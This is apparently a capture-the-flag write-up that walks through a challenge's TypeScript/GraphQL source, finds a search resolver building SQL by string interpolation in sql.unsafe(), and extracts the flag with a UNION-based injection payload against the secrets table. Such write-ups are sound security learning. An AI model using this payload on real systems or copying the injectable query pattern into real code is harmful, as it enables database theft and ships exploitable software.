🚩 BKSEC - Cutie Web Framework
Executive Summary
- URL:
http://103.77.175.40:8199 - Key Technique: Based on the given white-box, find the SQLi vulnerability and retrieve the flag.
- Status:
Completed
First Look
This is a white box challenge so I decided to take time and learn more about the given technology and some of the syntax of TypeScript.
The syntax is oddly similar to python in a sense. It’s a rather short file so I divided the content into different parts.
Import
import { Elysia, t } from 'elysia'
import postgres from 'postgres'
// graphql
import { yoga } from '@elysiajs/graphql-yoga'
Set up database
// reset database
const sql = postgres(process.env.DATABASE_URL || 'postgresql://ctf_user:ctf_password@localhost:5432/ctf_db')
await sql`DROP TABLE IF EXISTS users CASCADE`
await sql`DROP TABLE IF EXISTS secrets CASCADE`

// creates tables
await sql`
  CREATE TABLE users (
    id SERIAL PRIMARY KEY,
    username TEXT UNIQUE,
    password TEXT,
    role TEXT
  );
`

await sql`
  CREATE TABLE secrets (
    id SERIAL PRIMARY KEY,
    name TEXT,
    value TEXT
  );
`

// initialize data for user and admin
const adminPassword = `super_secret_password_${Math.random().toString(36).substring(7)}`
await sql`
  INSERT INTO users (username, password, role) VALUES
    ('admin', ${adminPassword}, 'admin'),
    ('guest', 'guest123', 'user');
`

// the flag is stored in a table named secrets
await sql`
  INSERT INTO secrets (name, value) VALUES
    ('flag', ${process.env.FLAG}),
    ('chatlgbt_api_key', ${process.env.CHATLGBT});
`
Routes
// a session store session id string that is map to a dictionary for a pair of username and role
const sessions = new Map<string, { username: string; role: string }>()

const authPlugin = new Elysia({ name: 'auth' })
  // When a user connect to this, derive the username and role from the session id in the header and store it in the context for later use
  .derive(({ headers }) => {
    const sessionId = headers['x-session-id']
    const session = sessionId ? sessions.get(sessionId) : null
    return { session }
  })

  // For any route that is not /auth/login, check if the session exists in the context, if not return 401 Unauthorized
  .onBeforeHandle(({ session, path, set }) => {
    if (path === '/auth/login') return
    if (!session) {
      set.status = 401
      return { error: 'Unauthorized - Please login first' }
    }
  })

  // Define the login route, the user will send username and password in the body.
  // Check if the credentials are correct, if correct generate a random session id and store it in the session store
  // Return the session id to the user
  .post('/auth/login', async ({ body }) => {
    const { username, password } = body
    const users = await sql`
      SELECT * FROM users WHERE username = ${username} AND password = ${password}
    `
    if (users.length === 0) {
      return { error: 'Invalid credentials' }
    }
    const user = users[0]
    const sessionId = Math.random().toString(36).substring(7)
    sessions.set(sessionId, { username: user.username, role: user.role })
    return {
      success: true,
      sessionId,
      message: 'Login successful!'
    }
  }, {
    body: t.Object({
      username: t.String(),
      password: t.String()
    })
  })
// admin routes
const adminPlugin = new Elysia({ prefix: '/admin' })
// Inherits the authPlugin to protect all admin routes, only logged in users can access these routes
.use(authPlugin)
// A profile route that returns the username and role of the logged in user, it does not need any parameters
.get('/profile', ({ session }) => {
return {
message: 'Admin profile',
user: session?.username,
role: session?.role
}
})
// A secrets route that returns all secrets in the database, only users with admin role can access this route
.get('/secrets', async ({ session }) => {
if (session?.role !== 'admin') {
return { error: 'Admin access required' }
}
const secrets = await sql`SELECT * FROM secrets`
return { secrets }
})Main app
// Main app
const app = new Elysia()
    // Inherits the adminPlugin
  .use(adminPlugin)

    // A public route that anyone can access, it just returns a welcome message
  .get('/', () => ({
    message: 'Welcome to SecureAPI v1.0'
  }))

    // A search route that allows users to search for other users by username
  // It accepts a query parameter "username" and an optional "orderBy" parameter to sort the results by username or role
  .use(
    yoga({
    // Type defintion for the GraphQL API
    // Query type: has a search field that takes username and orderBy as arguments and return a list of User objects
    // User type: has username and role fields
      typeDefs: `
        type Query {
          search(username: String!, orderBy: String): [User]
        }
        type User {
          username: String
          role: String
        }
      `,
      resolvers: {
        Query: {
          search: async (_: any, { username, orderBy }: { username: string; orderBy?: string }) => {
            if (!username) {
              throw new Error('Please provide username parameter')
            }
            try {
              let results
              if (orderBy) {
                results = await sql.unsafe(`SELECT username, role FROM users WHERE username LIKE '%${username}%' ORDER BY ${orderBy}`)
              } else {
                results = await sql.unsafe(`SELECT username, role FROM users WHERE username LIKE '%${username}%'`)

              }
              return results
            } catch (e: any) {
              throw new Error(`Search failed: ${e.message}`)
            }
          }
        }
      }
    })
  )
  .listen(3000)
Overall, there are a few things we can take note about the system:
- The database used was PostgreSQL.
- The flag is stored in the
valuecolumn of thesecretstable - The system is using GraphQL as a query language for the front-end and the search route is implementing a vulnerable
unsafe()method that can allow SQLi.
We can solve this problem with a simple UNION-based attack payload that can break the LIKE statement and return the flag.
SQL Injection

Going to the /graphql endpoint, I navigatede to a page that looks like this:

I study a bit about GraphQL’s query syntax and craft a non-malicious, generic query that the system would expect.
Payload:
query {
  search (username: "admin") {username,  role}
}

Then based on the that, I send the UNION payload. Since the query return 2 columns (as written in the white-box code) I do not need to enumerate the number of columns anymore:
Payload:
query {
  search (username: "admin%' UNION SELECT name, value FROM secrets--") {username,  role}
}
Loot & Flags
FLag: BKSEC{ef1599df66849bb7389821d97b96ace1244d68f4e6917467210a6fc8ff6ff664}